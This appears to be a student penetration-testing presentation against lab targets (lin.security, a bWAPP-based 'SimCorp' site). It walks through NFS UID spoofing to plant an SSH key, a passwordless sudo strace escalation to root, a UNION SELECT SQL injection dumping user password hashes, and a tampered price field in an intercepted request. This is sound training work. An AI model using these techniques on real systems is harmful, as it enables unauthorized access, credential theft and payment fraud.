


Speaker: Bryanna

Next: Marcus

10.0.0.82 - vagrant/vagrant






Speaker: Marcus

Next: Dominique

10.0.0.126 - Brute Force, MimiKatz, Psexec



10.0.0.123



```
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux;
111/tcp    open  rpcbind      2-4 (RPC #100000)
2049/tcp   open  nfs          3-4 (RPC #100003)
8089/tcp   open  ssl/http     Splunkd httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- nmap revealed SSH and NFS

```
(sthb@winkali)-[/mnt/remote/peter]
$ ls -al
total 20
drwxrwxrwx 5 1001 1005 4096 Mar 14 10:29 .
drwxr-xr-x 6 root  root  4096 Mar 12 20:29 ..
drwx----- 2 1001 1005 4096 Mar 12 01:44 .cache
drwx----- 3 1001 1005 4096 Mar 12 01:44 .gnupg
drwx----- 2 1001 1005 4096 Mar 14 10:29 .ssh
```

- Mounted remote /home/ and discovered /home/peter/ with files owned by UID 1001

```
(sthb@winkali)-[/mnt/remote/peter]
$ sudo useradd -u 1001 peter
```

- Created a local user 'Peter' with UID 1001, granting implied ownership of remote files

```
(sthb@winkali)-[/mnt/remote/peter]
$ ls -al
total 20
drwxrwxrwx 5 peter 1005 4096 Mar 14 10:29 .
drwxr-xr-x 6 root  root  4096 Mar 12 20:29 ..
drwx----- 2 peter 1005 4096 Mar 12 01:44 .cache
drwx----- 3 peter 1005 4096 Mar 12 01:44 .gnupg
drwx----- 2 peter 1005 4096 Mar 14 10:29 .ssh
```

10.0.0.123



- Created remote /.ssh/
- `cat` local public key to remote /.ssh/
- ssh connection to remote host using keys

```
(sthb@winkali)-[/mnt/remote/peter]
$ su peter
Password:
$ mkdir ~/.ssh
$ exit
```

```
(sthb@winkali)-[/mnt/remote/peter]
$ ls -al
total 24
drwxr-xr-x 5 peter 1005 4096 Mar 14 11:02 .
drwxr-xr-x 6 root  root  4096 Mar 12 20:29 ..
-rw----- 1 peter 1005   56 Mar 14 10:59 .bash_history
drwx----- 2 peter 1005 4096 Mar 12 01:44 .cache
drwx----- 3 peter 1005 4096 Mar 12 01:44 .gnupg
drwxr-xr-x 2 peter peter 4096 Mar 14 11:02 .ssh
```

```
(sthb@winkali)-[/mnt/remote/peter]
$ cd ~/.ssh
```

```
(sthb@winkali)-[~/ssh]
$ su peter
Password:
$ ls
known_hosts  known_hosts.old  peter  peter.pub
$ cat peter >> /mnt/remote/peter/.ssh/authorized_keys
cat: peter: Permission denied
$ cat peter >> /mnt/remote/peter/.ssh/authorized_keys
```

```
(sthb@winkali)-[~/ssh]
$ su peter
Password:
$ cat ./peter.pub >> /mnt/remote/peter/.ssh/authorized_keys
$ cat /mnt/remote/peter/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDNfeIb6w1mxIrKEEXG6fw
```

```
(sthb@winkali)-[~/ssh]
```

```
$ ls -al
total 24
drwxrwxrwx 2 sthb sthb 4096 Mar 14 10:49 .
drwx----- 22 sthb sthb 4096 Mar 13 21:17 ..
-rw----- 1 sthb sthb 1342 Mar 13 21:03 known_hosts
-rw----- 1 sthb sthb 506 Mar 13 21:03 known_hosts.old
-rw----- 1 sthb sthb 3381 Mar 14 10:46 peter
-rw-r--r-- 1 sthb sthb 738 Mar 14 10:46 peter.pub
```

```
(sthb@winkali)-[~/ssh]
```

```
$ ssh -i peter peter@10.0.0.123
```

lin.security

Welcome to lin.security | <https://in.security> | version 1.0

peter@linsecurity:~\$

10.0.0.123



Check remote permissions (nopasswd strace and docker group)

```
peter@linsecurity:~$ sudo -l
Matching Defaults entries for peter on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on linsecurity:
    (ALL) NOPASSWD: /usr/bin/strace
peter@linsecurity:~$ groups
peter docker
peter@linsecurity:~$ id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity:~$
```

Run strace to open root bash shell

```
peter@linsecurity:~$ sudo strace -o /dev/null /bin/bash
root@linsecurity:~# whoami
root
```


Web App: 10.0.0.175

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

Movies!

10.0.0.175/simcorp/sql_i_1.php?title=iron'+union+select+1%2C+login%2C+password%2C+email%2C5%2C6%2C7+from+users+%23&action=search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Kali Linux multi-asset investment management solutions
https://www.kali.org/

Lucky Stock! Movies! Tools! Can Registration! Change Password Logout Welcome Mysaur3!


/ Movies featuring SimCorp /

Not only do these quality flicks feature SimCorp, but SimCorp was also a key financial partner in their production.

Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486131043e5839c735d994571045afdd0	5	bwapp- aim@mailinator.com	Link
bee	5baa61e4c9b9310682250b6cf8331b7ee681d8	5	bwapp- bee@mailinator.com	Link
brookr	92429d82a41e930486c6de5ebda9602d55c39986	5	brookr@codefellows.com	Link
durt	7c222fb2927d628af22f592134e8932480637c0d	5	notmyemail@gmail.com	Link
test	a94a8fe5ccb19ba61c4c0873d391e987982fbdd3	5	test@test.com	Link
ZAP	3f6fb401e4d3e5c2c9043775361303e25ebc1da0	5	zapproxy@example.com	Link

iron' union select 1, login,password,email,5,6,7 from users #



Web App: 10.0.0.175

/ Order Conference Tickets /

// SimCorp Global Conference is coming right up! //

Buy a ticket now at this employee-discount price (\$15 per ticket) to be automatically registered for this year's SimCorp Conference! And remember, the more tickets you buy, the better your chances of winning the Grand Giveaway Raffle Prize! This year, it's a Ferari!

Purchases are deducted directly from your payroll—\$15 per ticket. How many tickets would you like to order?

I would like to order tickets.

You ordered 10 raffle tickets.

Total amount charged from your payroll account automatically: **\$150.**

Thank you for your order! Good luck in the raffle!

SimCorp Simulated Site is licensed under  © 2014 MME BVBA / Follow [@SimCorp](#) on Twitter and ask for stock portfolio.

Intercept

Request to http://10.0.0.175:80

Pretty Raw Hex

```
1 POST /simcorp/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 10.0.0.175
3 Content-Length: 46
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.0.0.175
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.0.0.175/simcorp/insecure_direct_object_ref_2.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security_level=0; PHPSESSID=vh0rmrk8u89dvshjun64uqckr
14 Connection: close
15
16 ticket_quantity=1&ticket_price=15&action=order
```



bWAPP - Insecure DOR x +

Not secure 10.0.0.175/simcorp/insecure_direct_object_ref_2.php

SimCorp
multi-asset investment management solutions

Lucky Stock! Movies! Tools! Con Registration! Change Password Logout **Welcome**

/ Order Conference Tickets /

// SimCorp Global Conference is coming right up! //

Buy a ticket now at this employee-discount price (\$15 per ticket) to be automatically registered for this year's SimCorp Conference! And remember, the more tickets you buy, the better your chances of winning the Grand Giveaway Raffle Prize! This year, it's a Ferari!


Purchases are deducted directly from your payroll—\$15 per ticket. How many tickets would you like to order?

I would like to order tickets.

You ordered 15 raffle tickets.


Total amount charged from your payroll account automatically: **\$0.**

Thank you for your order! Good luck in the raffle!

SimCorp Simulated Site is licensed under  © 2014 MME BVBA / Follow [@SimCorp](#) on Twitter and ask for stock portfolio.

Web App: 10.0.0.175





multi-asset investment management solutions


[Login](#) [New User](#)


/ Login /

Enter your credentials (*bee/bug*).

Login:

Password:





multi-asset investment management solutions


[Login](#) [New User](#)

/ Login /

Enter your credentials (*bee/bug*).

Login:

Password:



Resources & Thanks

- This Project can be found at github.com/crimsec
- We thank you for your time!
- Huge thanks to our Instructor, Marco





Questions?
